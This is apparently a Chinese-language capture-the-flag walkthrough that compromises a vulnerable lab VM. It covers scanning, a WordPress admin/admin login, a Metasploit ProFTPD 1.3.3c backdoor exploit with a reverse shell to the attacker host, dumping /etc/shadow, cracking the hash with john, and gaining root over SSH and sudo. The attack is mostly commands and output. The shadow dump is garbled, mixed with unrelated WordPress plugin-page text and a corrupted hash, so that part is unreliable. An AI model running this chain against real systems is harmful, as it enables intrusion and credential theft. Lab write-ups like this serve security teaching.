




這個是目標主機的 mac 資訊(08:00:27:70:1a:a9)

```
(root@kali) ~ # arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:b4:a1:05, IPv4: 192.168.0.171
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1      1c:61:b4:5c:bb:fd      (Unknown)
192.168.0.113   08:00:27:70:1a:a9     (Unknown)
192.168.0.119   70:66:55:5e:88:e3     (Unknown)
192.168.0.248   a8:5e:45:38:a8:be     (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.846 seconds (138.68 hosts/sec). 4 responded
```

利用 arp-scan -l 來確認是否兩個靶機有連線


```
(root@kali) ~ # nmap -A -p- 192.168.0.113
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-18 23:24 EDT
Nmap scan report for 192.168.0.113
Host is up (0.00032s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|_  256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:70:1A:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.31 ms 192.168.0.113

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.29 seconds
```

利用 nmap 來掃描目標靶機有開什麼 port 讓我們可以進入
其中-A 是在掃描時可以提供目標靶機的詳細版本資料
-p-是掃描目標靶機全部由開放的 port

我們在這個掃描可以發現靶機有開啟 ftp, ssh 跟 http 三個 port
HTTP



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

利用 Firefox 嘗試登入目標靶機是可行的當時沒有發現任何資訊

```
(root@kali)-[/home/kali]
# gobuster dir -u http://192.168.0.113:80 -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.113:80
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htpasswd (Status: 403) [Size: 297]
/.htaccess (Status: 403) [Size: 297]
/.hta (Status: 403) [Size: 292]
/index.html (Status: 200) [Size: 177]
/secret (Status: 301) [Size: 315] [→ http://192.168.0.113/secret/]
/server-status (Status: 403) [Size: 301]
Progress: 4614 / 4615 (99.98%)

Finished
```

利用 gobuster 查詢有什麼隱藏目錄，其中發現 secret 的目錄

```
(root@kali)-[/home/kali]
# gobuster dir -u http://192.168.0.113/secret -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.0.113/secret
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.htpasswd (Status: 403) [Size: 304]
/.htaccess (Status: 403) [Size: 304]
/.hta (Status: 403) [Size: 299]
/index.php (Status: 301) [Size: 0] [→ http://192.168.0.113/secret/]
/wp-content (Status: 301) [Size: 326] [→ http://192.168.0.113/secret/wp-content/]
/wp-admin (Status: 301) [Size: 324] [→ http://192.168.0.113/secret/wp-admin/]
/wp-includes (Status: 301) [Size: 327] [→ http://192.168.0.113/secret/wp-includes/]
Progress: 4614 / 4615 (99.98%)
/xmlrpc.php (Status: 405) [Size: 42]

Finished
```


再次利用 gobuster 查詢 secret 的目錄有什麼隱藏目錄



從這個頁面發現登入的入口



發現無法連接，推測是我們登入的利用的方式是利用 ip 而這個網址是 vtcsec



Powered by WordPress

Username or Email Address

Password

☐ Remember Me

[Lost your password?](#)


[← Back to My secret blog](#)

將 vtcsec 改為靶機 ip 以後發現登入界面


```
(root@kali)-[/home/kali]
# nano /etc/hosts
```

```
GNU nano 8.4
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
192.168.0.113 vtcsec
Default Context
Sites
```

嘗試登入它多會跳到 vtcsec 的頁面，於是 ip 導向 vtcsec



我們嘗試使用弱密碼如 admin，password 等字眼作為輸入



在測試賬號及密碼為 admin 的時候成功登入

FTP

```
(root@kali)-[/home/kali]
# msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>

msf6 (root) > search ProFTPD 1.3.3c

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent  No      ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
```

嘗試利用 msfconsole 查詢是否有對齊版本的弱點可以利用
直接使用相關弱點進行爆破

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/adduser                  .               normal  No      Add user with useradd
1  payload/cmd/unix/bind_perl                .               normal  No      Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6           .               normal  No      Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/generic                  .               normal  No      Unix Command, Generic Command Execution
4  payload/cmd/unix/reverse                   .               normal  No      Unix Command Shell, Double Reverse TCP (telnet)
5  payload/cmd/unix/reverse_bash_telnet_ssl  .               normal  No      Unix Command Shell, Reverse TCP SSL (telnet)
6  payload/cmd/unix/reverse_perl             .               normal  No      Unix Command Shell, Reverse TCP (via Perl)
7  payload/cmd/unix/reverse_perl_ssl         .               normal  No      Unix Command Shell, Reverse TCP SSL (via perl)
8  payload/cmd/unix/reverse_ssl_double_telnet .               normal  No      Unix Command Shell, Double Reverse TCP SSL (telnet)
```

查看可以用什麼 payload 的方式，這裡選擇 reverse

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
=====
Name      Current Setting  Required  Description
-      -
CHOST      .                no        The local client address
CPORT      .                no        The local client port
Proxies    .                no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS     .                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/reverse):
=====
Name      Current Setting  Required  Description
-      -
LHOST     .                yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
=====
Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.
```

再來是查看那些事必要設定的參數

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):


| Name    | Current Setting | Required | Description                                                                                                           |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                              |
| CPORT   |                 | no       | The local client port                                                                                                 |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http |
| RHOSTS  | 192.168.0.113   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                 |


Payload options (cmd/unix/reverse):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.0.171   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

這個是設定後的參數

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.0.171:4444
[*] 192.168.0.113:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HBctXrnDRSqvcX0u;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "HBctXrnDRSqvcX0u\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.0.171:4444 → 192.168.0.113:43336) at 2025-06-19 01:39:56 -0400

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
sysinfo
sysinfo
The program 'sysinfo' is currently not installed. You can install it by typing:
apt install sysinfo
root@vtcsec:/# pwd
pwd
/
root@vtcsec:/# whoami
whoami
root
root@vtcsec:/#
```

執行後就能得到 root 的權限


```

root@vtcsec:/etc# cat shadow
cat shadow
root::!17484:0:99999:7:::
daemon:*:17379:0:99999:7::: dhryes 6.0.1 is available! Please update now.
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7::: [?] [ Active (?) ] [ Inactive (?) ] [ Update Available (?) ]
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7::: Actions v Apply
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7::: Plugin Description
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7::: Akismet Anti-Spam Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. It keeps your sit
list:*:17379:0:99999:7::: Activate Delete Version 4.0.1 | By Automattic | View details
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7::: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung
systemd-network:*:17379:0:99999:7::: screen on every page.
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7::: Version 1.6 | By Matt Mullenweg | View details
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7::: There is a new version of Hello Daily available. View version 1.2.2 details or update now.
messagebus:*:17379:0:99999:7:::
uidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7::: Description
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7::: Actions v Apply
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2W0/jOkbn4t1RUIlRckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2*6Fvy5tpUUXqbUhCKb14/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
guest-rt9kar:!:20258::::
guest-8wpzey:!:20258::::
guest-oz8fs3:!:20258::::
root@vtcsec:/etc#

```

將 marlinspike 的 hash 值存下來

```

(root@kali)-[/home/kali]
$ echo 'marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash' > psss

(root@kali)-[/home/kali]
$ echo 'marlinspike:$6$wQb5nV3T$xB2W0/jOkbn4t1RUIlRckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2*6Fvy5tpUUXqbUhCKb14/:17484:0:99999:7:::' > pass

(root@kali)-[/home/kali]
$ unshadow psss pass > hash1.txt

```

將 shadow 的 hash 值跟 passwd 的 hash 值保存下來再 unshadow

```

(root@kali)-[/home/kali]
$ john --format=sha512crypt hash1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3)) $6$ [SHA512 256/256 AVX2 4x]
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-06-19 06:38) 25.00g/s 125.0p/s 125.0c/s 125.0C/s marlinspike..marli
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

解出 hash 值為 marlinspike。

SSH

```
(root@kali)-[/home/kali]
# ssh marlinspike@192.168.0.113
The authenticity of host '192.168.0.113 (192.168.0.113)' can't be established.
ED25519 key fingerprint is SHA256:ZEGvF8tQ4SMYJOaKofsm1TFy5G+/ey3R7Fxd9X4eQoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.113' (ED25519) to the list of known hosts.
marlinspike@192.168.0.113's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

186 packages can be updated.
1 update is a security update.

*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~$
```

利用 ftp 上面得知 user 跟 password 多事 marlinspike，利用這個資訊登入靶機的 ssh

```
marlinspike@vtcsec:~$ pwd
/home/marlinspike
marlinspike@vtcsec:~$ ls
backdoored_proftpd-1.3.3c.tar.gz  backdoored_proftpd-1.3.3c  Desktop  Documents  examples.desktop  Music  proftpd-1.3.3c  proftpd-1.3.3c.tar.bz2  Templates  wordpress
b0de5f9e4d0e4d4d45198f407-backdoored_proftpd-1.3.3c.tar.gz.bak  Desktop  Downloads  latest.tar.gz  Pictures  proftpd-1.3.3c.tar.bz2  Public  Videos
marlinspike@vtcsec:~$ cd /root
-bash: cd: /root: Permission denied
marlinspike@vtcsec:~$ whoami
marlinspike
marlinspike@vtcsec:~$ sudo su
[sudo] password for marlinspike:
root@vtcsec:/home/marlinspike# whoami
root
root@vtcsec:/home/marlinspike#
```

先查看目前是什麼身份，發現是 marlinspike 並不是 root
於是嘗試使用 sudo su，利用 marlinspike 取得 root 的權限
在使用 whoami 得知目前是 root